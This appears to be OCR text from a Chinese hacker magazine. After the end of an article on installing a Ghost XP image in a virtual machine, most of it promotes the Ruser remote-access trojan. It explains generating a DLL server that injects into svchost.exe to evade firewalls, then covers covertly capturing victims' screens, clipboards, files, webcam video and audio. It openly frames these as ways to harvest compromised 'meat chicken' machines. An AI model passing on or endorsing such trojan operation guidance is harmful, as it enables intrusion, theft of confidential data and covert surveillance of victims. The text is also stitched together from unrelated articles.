
图4



图5


图6

点击“确定”后再点击“执行”就可以了。单击“结束”返回主菜单，然后在键盘上选择2或者5，手动安装镜像文件，这里建议选择2，因为这样通过Windows PE系统可以方便操作。

进入Windows PE系统后，双击“手动运行Ghost”，在弹出的Ghost界面中选择“Local”—“DISK”—“From Image”，如图5。在弹出的窗口中选择虚拟光驱的位置，打开后选择“MSXP2.GHO”，如图6，接着单击两次“OK”开始拷贝镜像文件，如图7。安装完成，重新启动虚拟机，操作系统会自动完成剩下的任务，这样Ghost版的XP系统就可以安装到虚拟机中了。安装完成了，如图8所示，大家通过图片就可以看到了吧，里面的杀毒软件多不多？绝对是极品的免杀环境！


图7


图8

好了，文章就到这儿，主要的目的是告诉大家如何正确在虚拟机中安装Ghost版的系统，切记要手动分区和格式化哦！

文章难易度：★★★
文章阅读点：对一款类似灰鸽子界面的国产木马Ruser详细介绍

为远程管理而生的Ruser

痛并快乐着

虽然金融危机让我们的荷包变小，但是层出不穷的高危漏洞，却给我们捕获肉鸡带来了很大的便利。要进行大量的肉鸡捕捉操作，一款好的远控程序是不能少的。今天我们就来介绍一款名为Ruser 的远控程序，该程序包括大量常见的远程控制功能。

一、服务端的配置

首先下载运行最新版本的Ruser 远控程序，虽然从网上下载的是试用版，但是主要功能还是可以正常使用的。从弹出界面可以看出Ruser 的界面和大名鼎鼎的灰鸽子非常相似。点击工具栏中的“服务端配置”按钮，在弹出的窗口进行服务端的设置操作。首先在“上线信息”标签中设置连接地址、端口等信息，接着在“启动信息”里面设置启动服务的信息（图1）。由于Ruser 远控程序的服务端是一个DLL 文件，所以当它插入到系统的Svchost.Exe 进程后，就可以非常方便的穿过网络防火墙的拦截。最后点击“生成服务端”按钮，完成服务端程序的配置操作。




图 1

二、远程控制操作

现在把Ruser 的服务端上传到虚拟机里面，运行以后服务端很快就连接成功。这时就可以在“在线主机”列表中，看到这条远程计算机的上线信息。可能是由于使用的是试用版的原因，列表中并没有显示出远程计算机的IP 地址以及相应的地理位置等（图2）。在列表中选择这台主机后，通过工具栏中的按钮或者右键菜单中的命令，就可以对远程计算机进行控制操作了。

1．屏幕捕获

首先点击工具栏上的“屏幕监控”按钮，在弹出的窗口中程序会立刻屏幕捕捉，这样就可以在第一时间看到远程桌面的操作情况。不过由于Ruser 默认采用的是8Bits 色，所以捕获的桌面色彩非常的不理想。这时就可以在标题栏上点击鼠标右键，然后在弹出的菜单选择“24Bits 颜色图像”命令，这样捕捉的图片效果就会得到很大的改善（图3）。Ruser 秉承了灰鸽子的特点，捕获屏幕的速度非常的快速，通过标题栏可以看到捕捉的进度。




图 2




图 3

除此以外，通过右键菜单中的命令，用户还可以进行其它的操作。比如通过右键菜单中的“控制远程主机”命令，就可以在捕捉的屏幕上通过鼠标键盘对远程主机进行操作，就好像在自己的电脑屏幕上操作一样的方便。而“获取远程剪贴板”命令，可以很方便的获取远程剪贴板中的数据，这样可以轻易的了解到某些机密内容。另外通过“保存当前图片”命令，将捕获的信息保存为静态的图片，可惜的是还不能保存为视频文件。

2．文件管理

点击工具栏中的“文件管理”命令，在弹出的窗口进行远程文件的管理操作。Ruser 的文件管理窗口左侧是本地系统的文件目录，右侧是远程系统的文件目录。通过下拉菜单可以选择要管理的磁盘目录，然后通过工具栏中的命令按钮进行删除、重命名、运行等操作（图4）。如果要进行文件的上传下载的话，只需要选择相应的文件进行拖动就可以了，在传输的过程中可以在窗口下方查看到文件的传输进程。另外如果需要进行文件查找的话，可以通过工具栏中的“搜索”。在弹出的搜索窗口输入要查找的文件名，以及需要进行搜索的文件目录进行搜索就可以了。




图 4

3．音频监控

现在“视频监控”和“语音交流”命令，都是木马程序常见的一些控制功能。比如点击工具栏中的“视频监控”命令，程序首先会判断远程计算机中是否已经安装了视频设备，如果有的话就会出现在弹出窗口中的“视频设备”列表中，设置好视频信息使用的编码器，以及捕捉图像的分辨率和传输速度，最

后点击“开始获取视频”按钮，就可以进行视频信息的捕获操作了。当我们选择“保存视频”选项后，就可以将获取的内容保存为相应的文件。另外通过工具栏的“语音交流”命令，可以很方便的捕捉远程声卡发出的声音，但是并不能通过麦克将你要说的话传输到远程主机，所以说“语音交流”有些言过其实（图5）。

